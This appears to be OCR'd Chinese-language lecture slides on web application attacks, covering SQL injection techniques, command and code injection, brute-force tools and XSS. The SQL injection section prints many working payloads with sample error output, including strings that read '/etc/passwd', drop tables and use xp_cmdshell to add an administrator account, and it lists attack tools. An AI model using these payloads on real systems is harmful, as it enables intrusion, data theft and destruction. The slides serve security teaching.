
- 701為數字，user值為字串值

2.直接從錯誤訊息取得MSSQL的 system_user = 'sa'

3.可猜測SQL statement 字串組合ASP程式碼

```
input = Request("input")
sql_str = "select * from <some_table> where
  <some_col>='" & input & "'"
```

利用錯誤訊息偷資料


http:[redacted]list1.asp?c_no=01' and 1=db_name();-- - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁 搜尋 我的最愛
網址(D) http[redacted]list1.asp?c_no=01' and 1=db_name();--
移至
Google 搜尋 書籤 尋找 登入
Microsoft OLE DB Provider for ODBC Drivers 錯誤 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]將 nvarchar 數值 'fxshdb' 轉換成資料型別為 int 的資料行語法錯誤。
/goodweb/list1.asp, 列12
完成
網際網路

製造錯誤訊息取得資料1

- 由 GROUP BY 和 HAVING 子句傳回的錯誤訊息查詢系統架構

- 範例

在username欄輸入' HAVING 1=1--

```
SELECT * FROM user_account
WHERE
username='' HAVING 1=1--' AND password='asdf‘
```

回應

Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]資料行 'user_account.userid' 在選取清單中無效，因為它並未包含在彙總函數中且沒有 GROUP BY 子句。

製造錯誤訊息取得資料2

- 由 GROUP BY 和 HAVING 子句傳回的錯誤訊息查詢資料表結構

- 範例

在username欄輸入 ' GROUP by userid HAVING 1=1--

```
SELECT * FROM user_account
WHERE
username='' GROUP by userid HAVING 1=1– 'AND password='asdf‘
```

回應

Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]資料行 'user_account.username' 在選取清單中無效，因為它並未包含在彙總函數或 GROUP BY 子句中。

UNION手法1

- 利用在判斷式後結合前後兩段 SQL 以撈取內容，例如由 UNION 子句傳回的錯誤訊息查詢資料型態

- 範例

  在username欄輸入' UNION SELECT 'a',1,1--

  SELECT * FROM user_account
  WHERE
  username='' UNION SELECT 'a',1,1,1,1-- ' AND password='asdf'

  回應

  Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)
  [Microsoft][ODBC SQL Server Driver][SQL Server]將 varchar 數值 'a' 轉換成資料型別為 int 的資料行語法錯誤。

UNION手法2

- 由 UNION 子句查詢資料庫內容

- 範例

在username欄輸入'UNION SELECT username,1,1,1,1 FROM user_account WHERE username>'a'--

```
SELECT * FROM user_account
WHERE
username=' 'UNION SELECT username,1,1,1,1 FROM user_account
WHERE username>'a'-- ' AND password='asdf‘
```

回應

Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)

[Microsoft][ODBC SQL Server Driver][SQL Server]將 varchar 數值 'admin' 轉換成資料型別為 int 的資料行語法錯誤。

其他常見的UNION手法範例

- 攻擊字串範例:
  - id=1 union select 1,2,3,4,5--
  - id=1 union select 1,2,3,database(),5--
  - id=1 union select 1,2,3,(select top 1 name from master..sysdatabases where dbid=7),5--
  - id=1 union select 1,2,3,load_file('/etc/passwd'),5—
- 並不一定需要製造錯誤訊息

Update 手法

- 利用程式更新資料時，插入欲撈取資料之SQL語句，期望在更新後得到資料。
- 儘量不要在注入的SQL後面加上 --
- MS-SQL 使用 + 來結合兩個字串
- Oracle 使用 || 來結合兩個字串
- 攻擊字串範例:
  - ‘ + @@version + ‘
  - ‘ + (select name from master..sysdatabases where dbid=7) +’
  - ‘,email=(select …),’ …

Update 手法範例

- 本來的語法長這樣

```
Update
   Member
Set
   email='[email]',
   address='[地址]'
Where
   user='[使用者名稱]'
```

➢ 插入SQL後成為 –

```
Update
   Member
Set
   email='' + user + '' ,
   address='[地址]'
Where
   user='[使用者名稱]'
```

Update 手法範例

- 範例，使用系統提供的Email更新功能

  在email更新欄輸入‘+ db_name() + ‘

  ```
  UPDATE user_account
  SET email= ' ‘+ db_name() + ‘ '
  WHERE user= ‘testuser'
  ```

  更新完畢後檢查自己帳號的 Email，可看到資料庫名稱。

二、邏輯盲目型 SQL Injection

- 頁面沒有任何錯誤訊息供判斷，故稱為 盲目式 (Blind)
- 邏輯TRUE與邏輯FALSE時，會看到不同網頁回應，藉以判斷所注入的SQL是否執行成功
- 攻擊字串範例:
  - id=1 and 1=1
  - id=1 and 1=2
  - id=1 and (select top 1 ascii(substring(COLUMN,1,1)) from TABLE)>79

三、進一步利用

- Insert
- Delete
- Update
- Modify

疊加查詢

- 最常發生於資料庫為 MS-SQL 時
- 利用 ; 符號中止原查詢語句，注入欲執行之動作
- 可注入任何 SQL 語句，包含四大資料處理語法（SELECT/INSERT/DELETE/UPDATE）、及延伸程序等
- 攻擊字串範例:
  - id=1 ; drop table account;--

預存程序

- 適用於後端資料庫支援Stored Procedures
- 配合疊加查詢的攻擊字串範例:
  - id=1 ; exec master..xp_cmdshell 'net user Hacker Hacker /add';--

延伸預存程序名稱(MS-SQL)	功用
xp_cmdshell	能夠以 **SQL Server** 的系統帳號身分來執行任何應用程式 。
xp_regXXXX	存取作業系統的**registry** 資料。
xp_servicecontrol	停掉或啟動某個服務。
xp_terminate_process	停掉某個執行中的程序，但賦予的參數是 **Process ID**。
xp_dirtree	顯示某個目錄下的子目錄與檔案架構。
xp_oaXXXX	存取伺服器外部 **OLE** 物件 。

SQL Injector

- NBSI
- HDSI
- Pangolin
- Absinthe
- DataThief
- SQL Power Injector
- Sqlget
  - http://www.infobyte.com.ar/
- sqlmap
  - http://sqlmap.sourceforge.net/
- sqldumper

OS Command Injection

- AP 需要利用到作業系統相關的功能
  - 特別是許多設備管理介面網頁
- 如果沒有妥善處理而將使用者輸入資料直接交給底層作業系統執行，則會產生此問題。

Code Injection

- AP 需要根據使用者的輸入參數來動態產生結果，使用了以下危險的函式:
  - PHP : eval()
  - ASP : Execute()


C#

```
Server.Execute("updateinfo.aspx");
```

在新網頁執行完成之後繼續原始網頁的執行

- 攻擊者讓輸入的參數內含他想要執行的程式碼，帶入該函式中執行
- 防治建議與前者類似，主要是執行嚴格的輸入檢驗。

PATH Injection - ShellShock



HTTP暴力攻擊

會員登入.php

暴力猜測密碼

商品搜尋.asp

讓資料庫回應效能低落

圖或文章

外嵌與外連

商品搜尋.asp


CC攻擊

HTTP DDoS

Brute Force Attack

- THC-Hydra
  - http://www.thc.org/thc-hydra/
- Brutus AET2
  - http://www.hoobie.net/brutus/
- Unsecure
- ObiWaN
- Cain & Abel
- Authforce
- WebCracker
- Lophtcrack

Brutus


Brutus - AET2 - www.hoobie.net/brutus - (January 2000)
File Tools Help
Target 127.0.0.1
Type HTTP (Basic Auth)
Start Stop Clear
Connection Options
Port 80
Connections 10
Timeout 10
Use Proxy
Define
HTTP (Basic) Options
Method HEAD
KeepAlive
Authentication Options
Use Username
Single User
Pass Mode Word List
User File users.txt
Browse
Pass File words.txt
Browse
Positive Authentication Results
Target
Type
Username
Password
Located and installed 1 authentication plug-ins
0%
Timeout
Reject
Auth Seq
Throttle
Quick Kill
Idle

Client端執行語言

- HTML
- Java
- JavaScript
- ActiveX
- CSS
- DHTML
- XML
- AJAX

XSS，你真的是個大麻煩！

- OWASP Top 10（2007版）列為第一大問題！
- 網頁伺服器/應用程式 都沒有錯誤訊息可追蹤 ☹
  - 問題發生在 網站/網頁程式，惡意 HTML / Script 內容卻在瀏覽器端『發酵』！
- Web 2.0 / AJAX + XSS ⇒ 網蟲！
  - MySpace.com 在 2005 下半年，發生 Samy 網蟲事件，使百萬格友受害 & 超大流量 (in 24 HRs)


XSS成因

- 原因：Web應用程式直接將來自使用者的輸入參數在未經任何處理下送回瀏覽器執行
  - 一、寫入式
  - 二、反射式
- 攻擊者可利用此弱點讓使用者的瀏覽器執行駭客希望它執行的 Script
- 常見的問題功能
  - 搜尋引擎
  - 留言板


XSS威脅

- 傳播利用方式:
  - 透過電子郵件、討論區，大量散佈惡意連結
- 可能攻擊:
  - 偷取使用者認證資料
    - 竊取登入資料(stored in the cookie)
    - 誘導使用者到假網站進行登入作業
    - 攻擊後端管理網站！
  - 讓使用者下載木馬程式
  - 存取使用者的電腦
  - XSS 蠕蟲 → 癱瘓網路

一、寫入式


國立雲林科技大學企業管理系(所) - 討論區 - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁 搜尋 我的最愛
網址(D) http://www.mba.yuntech.edu.tw:8080/modules/newbb/viewtopic.php?topic_id=17000&forum=34&jump=1&start=20
移至
Google inurl:forum porn 搜尋 書籤 尋找 登入
u=138120] porn video tube [/URL]
回應
遠方的朋友
Posted on: 2008-11-12 01:34
FYzWHIofjmzwI
porn video tube
[URL=http://forums.jolt.co.uk/member.php?u=1765976] porn videos tube[/URL]
porn videos tube
[URL= http://forums.jolt.co.uk/member.php?u=1765976] porn videos tube [/URL]
回應
遠方的朋友
Posted on: 2008-11-12 00:42
FHcUOOgkpEXrVYO
tube video porn
[URL=http://www.offspring.com/forums/member.php?u=21721]tube video porn[/URL]
tube video porn
administrator
2 dabsvjy 56
3 YakyuBoy51 47
4 FlyChen 34
5 steveway 33
6 adamjove 31
7 jennet31 31
8 bestsling 29
9 lolo 24
10 q9222732 24
http://forums.jolt.co.uk/member.php?u=1765976">porn
網際網路

